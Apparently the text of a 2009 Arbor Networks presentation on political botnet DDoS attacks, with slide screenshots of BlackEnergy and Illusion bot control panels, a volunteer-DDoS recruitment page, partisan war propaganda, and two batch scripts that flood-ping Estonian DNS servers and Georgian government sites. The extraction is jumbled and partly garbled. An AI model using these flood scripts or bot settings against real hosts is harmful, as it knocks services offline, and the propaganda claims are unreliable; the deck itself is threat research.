
www.president.gov.ge | 62.168.168.9 | AS28751 | GE

ARBOR
NETWORKS

Botnet DDoS Activity - Q2 2009



DDoS Botnet C&C




DDoS Victims

Based on active botnet tracking, logging

Backbone Routes (BGP)

- Routeviews, Peakflow sources
- Monitor destination address announcements
- Response to an attack
- (GE) Part of the attack?

- Related: DNS tracking of targets



Community Tracking

- Blogs
- Forums
- Twitter

- Alerts for important events
- Keyword triggers
- Screen for additional sites, chatter

Black Energy
Estonia
Cyberattack
Botnet
DDoS





You too Can Contribute to the Effort

עברית | Español

Home Page | Instructions |  Download

Who are we?

We are a group of students who are tired of sitting around doing nothing while the citizens of Sderot and the cities around the Gaza Strip are suffering, NO MORE!

We will not sit around and watch our children fear and cry out for help while the missiles are flying over their heads!

We say NO MORE!

What have we done about it?

We created a project that unites the computer capabilities of many people around the world.

Our goal is to use this power in order to disrupt our enemy's efforts to destroy the state of Israel.

The more support we get, the efficient we are!

How can you help?

You [download](#) and install the file from our site.

The file is harmless to your computer and could be immediately removed.

There is no need for identification of any kind - anonymity guaranteed!

You can contact us here: helpisraelwin@gmail.com

Reports

Reports from the communication warfare between Israel and Hamas:

- [The \[www.sarayaalquds.org\]\(http://www.sarayaalquds.org\) site is disrupted for days now!](#)

Status

8218 people have joined us so far.



КАТЕГОРИИ

Главная
Новости
Аналитика
Дайджест
Экономика
Общество
История
Культура
Геноцид
Спорт
Фото
Видео
О нас
English ver.

ЦИТАТЫ

» Орывок из статьи видного грузинского ученого, философа, доктора исторических наук, профессора Геронти Кикодзе: «... До сих пор не установлено, кто мы и откуда, поскольку на земле у нас нет родствен-ных народов. Мы не знаем, куда нас несет наша судьба... Правда говорят, что мы жили на берегах Евфрата и Тигра, но и там нас не любили, не давали жить

..How the war in South Ossetia is related to the presidential campaign in the US

21 августа 2008

We did not believe it when people said: "The major goal of this war in South Ossetia was to help senator McCain to become the next president," but after reading this article below and the results of the latest polls, we changed our minds... Just look at the real results of that war:

WASHINGTON (Reuters) - In a sharp turnaround, Republican John McCain has opened a 5-point lead on Democrat Barack Obama in the U.S. presidential race and is seen as a stronger manager of the economy, according to a Reuters/Zogby poll released on Wednesday.

Категория: [Общество](#) | Комментариев 0 | [Подробнее >>](#)

Georgian soldiers were shooting down women, old people and children in South Ossetia

11 августа 2008

Georgian soldiers were shooting down women, old people and children in South Ossetia. Eight populated areas were wiped off from the face of the earth. Their defenders fell during Georgian aviation attack. As witnessed by Ilona Djioeva, resident of Dmenis village, "Georgian war- civilians' houses and then the village was entered by soldiers who shot up old people, women and children".

"We managed to get to the positions of the Russian peace-making contingent and they helped us to get to a safe place. Georgian shot down escaping people; the wounded were shot through the head. Only a few people survived. Russian soldiers helped us to get out of it.

Now my mother and I are going to Mozdok region, which is in Ossetia. We don't know anything about my brother. He works in Tskhinval militia" – told IA Regnum correspondent, a 19 year old student.

Категория: [Новости](#) | Комментариев 33 | [Подробнее >>](#)

Iran condemns actions of Georgia and is ready to assist

10 августа 2008

The Iranian Ministry of Foreign Affairs has declared readiness of Tehran to assist in restoration of the peace in South Ossetia. The Iranian management names actions of Georgia as a murder of defenceless people. The representative of Iranian foreign policy department Hassan Gashgavi has informed on it today. "Deterioration of crisis and negative consequences caused by it can influence all region", - he has declared, - Iran is ready to render any help within the limits of the basic policy on assistance to an establishment of the world and stability in region".

Категория: [Новости](#) | Комментариев 12 | [Подробнее >>](#)

ТОП-НОВОСТИ





ИА ОСинформ собирает факты Третьего Геноцида Осетин



Номера и реквизиты для помощи пострадавшим в Отечественной войне в Южной Осетии



ЦХИНВАЛИ или всё же - ЦХИНВАЛ? Не



- Assemble all data
- Store in databases, query
- Join on targets
- Analyst melds together
- Nearly complete picture

Value of Data


- **Operational value**


- Which links are affected
- Which C&Cs to target for shutdown
- What kind of attacks, targets are being hit

- **Investigative value (long term)**

- Who may be behind attacks

DDoS Tools







КОНКУРС РЕЦЕНЗИЙ



[Свежачёк](#) | [Веды Волчи](#) | [Panzer Division](#) | [Аусвайз](#) | [Лучшее](#)

ВСЕЛЯЮЩИЙ СТРАХ

Заплетаю петлю

[Zuruck](#) | [Vorwarts](#)

Profile



[w8lk8dlaka](#)

Николай

[Сайт для веб программистов](#)

Заряжай по чухонофилам!

10 Май, 2007 at 7:29 PM



```
@echo off
SET PING_COUNT=50
SET PING_TOMEOUT=1000
:PING
echo Pinguem estonskie servera
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% dns.estpak.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.126.115.18
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.eenet.ee
```


--[BlackEnergy DDoS Bot]--

Server:

Request rate: (in minutes)

Outfile:

BlackEnergy DDoS Bot; ver 1.4.5 (with H'

By:  allmyhate.host.sk

ICMP Freq:

ICMP Size:

SYN Freq:

HTTP Freq:

HTTP Threads:

TCP/UDP Freq:

UDP Size:

TCP Size:

Spoof IP's: (1 - ON; 0 - OFF)

Build ID:

Default command (if can't connect to server):

Execute after minutes (0 - execute immediatly)

:: Botnet control

total bot's: 122
bot's per hour: 173
bot's per day: 433
bot's for all time: 1335

statistic by builds
24DB7: 1335

Control bots

Flooders options

ICMP flooder

freq:

packetsize:

SYN flooder

freq:

HTTP-GET flooder

freq:

threads:

UDP and TCP/UDP data flooders

UDP/TCP freq:

UDP size:

TCP size:

Advanced SYN and ICMP options

spoofer sender IP: ☐


attack mode:

max sessions: (for 'drop by timeout')

Command

[help]

refresh rate: (in minutes)



Прошел ровно год. Виновные не наказаны.

[Главная страница](#) • [Новости](#)

02.09.2009, Среда, 19:35:45

[English version](#) • [Flash-заставка](#) • [Сделать стартовой](#) • [Поставить закладку](#)

ИНГУШЕТИЯ.ORG
НОВОСТИ

[НОВОСТИ](#) • [О РЕСПУБЛИКЕ](#) • [ПАМЯТИ МАГОМЕДА ЕВЛОЕВА](#) • [АВТОРСКИЕ МАТЕРИАЛЫ](#) • [НОВОЕЖЕЛЕСКОЕ ДВИЖЕНИЕ](#) • [ИСТОРИЯ](#) • [СВЕТ](#) • [ИСЛАМ](#) • [ГАЛЕРЕЯ](#) • [КУЛЬТУРА](#) • [СЛОВАРЬ](#) • [МУЗЫКА](#) • [РАЗНОЕ](#) • [ЮМОР](#) • [ОБЪЯВЛЕНИЯ](#) • [ГОСТЕВАЯ КНИГА](#) • [ГТРК "ИНГУШЕТИЯ"](#)

Вы: Анонимный пользователь ([Регистрация](#) • [Вход](#))

АРХИВ НОВОСТЕЙ

• сентябрь • 2009 •
[Выбрать](#)


ПОИСК ПО НОВОСТЯМ

По умолчанию поиск ключевого слова производится только в заголовке новости.
Ключевое слово:
☐ искать в тексте
[Найти](#)

ПОДПИСКА НА НОВОСТИ

Чтобы получать наши новости почтой, введите Ваш e-mail:
[Подписаться](#)

БИБЛИОТЕКА Ингушетия.Org



НОВОСТИ РЕСПУБЛИКИ ИНГУШЕТИЯ

[Отправить другу](#)

[Главная страница](#)


Хакеры вновь атакуют ингушские сайты.

[Ингушетия.Org](#), 15.07.2009 00:00

Сегодня после полудня вновь возобновлены DDOS-атаки на портал. Сегодня портал подвергся и совершенно далекий от политических баталий дополнительной смуте и заблокировать информационно страшнее противника, чем растревоженный улей. Так что взлома интернет-ресурсов.

В последнее время в форуме любителями досужих разговоров портала официальным властным структурам и спецслужбам Хазбиева. Со всей ответственностью заявляю, как гласит "Ингушетия.org" не подчиняется никаким группировкам, и личную ответственность и у меня достаточно мужества признать. Как и годом ранее, площадка портала предоставляет зрение, но это совсем не означает отсутствие собственной ответственности оправдать ни бессудные казни спецслужб, ни идеология десятков тысяч сирот. Сегодня речь должна идти о том, маленьких, которые сотнями умирают от онкологии, выстрелами в затылок. И если портал может соотечественников, он будет продолжать работать.

Мальсагова.



ILLUSION

Binary: [Reload](#)

IRC Administration

☒ 1) Host: Port: Chan: Pass: *
☒ 2) Host: Port: Chan: Pass: *

WEB Administration

☒ 1) Host: Port: Path: Refresh time:
☒ 2) Host: Port: Path: 5 sec.

Default services:

☒ Socks4, port: ☐ Random, range: -
☒ Socks5, port: ☐ Random, range: -
☒ FTP, port: ☐ Bindshell, port:

IRC Access

BOT PASSWORD: ☐ MD5 Crypt

Options

☒ Install Kernel Driver ☒ Auto OP admin on IRC channel ☒ IRC server need password
☒ Save services state in registry ☒ Inject code (if driver fails) ☒ Bypass XP SP2 Firewall
☒ Colored IRC messages ☒ Add to autoload

2006 [Exit](#) [Save](#) [About](#) v.1.1

вот че нарыл:

ИНТЕРНЕТ-ВОЙНА: НУЖНА ТВОЯ ПОМОЩЬ!!!!!!

файлик лежит здесь: <http://klenov.org/war.rar>
Это архив, внутри bat файл следующего содержания:

Цитата:

@echo off

@echo Call this file (MSK) 18:00, 20:00

@echo Thanks for support of South Ossetia! Please, transfer this file to the friends!
pause

```
start ping www.newsgeorgia.ru -t -l 1024
start ping www.apsny.ge -t -l 1024
start ping www.nukri.org -t -l 1024
start ping www.opentext.org.ge -t -l 1024
start ping www.messenger.com.ge -t -l 1024
start ping www.president.gov.ge -t -l 1024
start ping www.government.gov.ge -t -l 1024
start ping www.parliament.ge -t -l 1024
start ping nsc.gov.ge -t -l 1024
start ping www.constcourt.gov.ge -t -l 1024
start ping www.supremecourt.ge -t -l 1024
start ping www.cec.gov.ge -t -l 1024
start ping www.nbg.gov.ge -t -l 1024
start ping www.nplg.gov.ge -t -l 1024
start ping www.police.ge -t -l 1024
start ping www.mod.gov.ge -t -l 1024
start ping www.mes.gov.ge -t -l 1024
start ping www.mfa.gov.ge -t -l 1024
start ping www.iberiapac.ge -t -l 1024
start ping www.mof.ge -t -l 1024
```

Запустите его у себя и ваш компьютер будет создавать нагрузку на грузинские сайты, затрудняя их доступность. Держать сколько захотите.
Если кто-то может придумать, что нибудь получше, я только рад

nrm.ru

Attribution

“Cyber warfare”?

- Attacks appear to follow diplomatic issues, not lead
- Attack damage not on par with loss of life (GE, etc)
 - Inconvenience only
- Therefore, in general ...
 - We assume non-state actors
 - We assume “right wing” political motivations
 - We assume news reports stir public

Student fined for attack against Estonian Web site

A 20-year-old Estonian student has been fined \$1,642 for launching a cyberattack that crippled the Web sites of banks, schools, and government agencies

By Jeremy Kirk, IDG News Service

January 24, 2008

A 20-year-old Estonian student has been fined for participating in a cyberattack that paralyzed Estonian Web sites and soured the country's relationship with Russia, a government official said Thursday.

Dmitri Galushkevich used his home PC to launch a denial-of-service attack that knocked down the Web site for the political party of Estonia's prime minister for several days, said Gerrit Maesalu, spokesman for the Northeast District Prosecutor's Office in Tallinn, Estonia's capital. Galushkevich must pay 17,500 kroons (\$1,642).

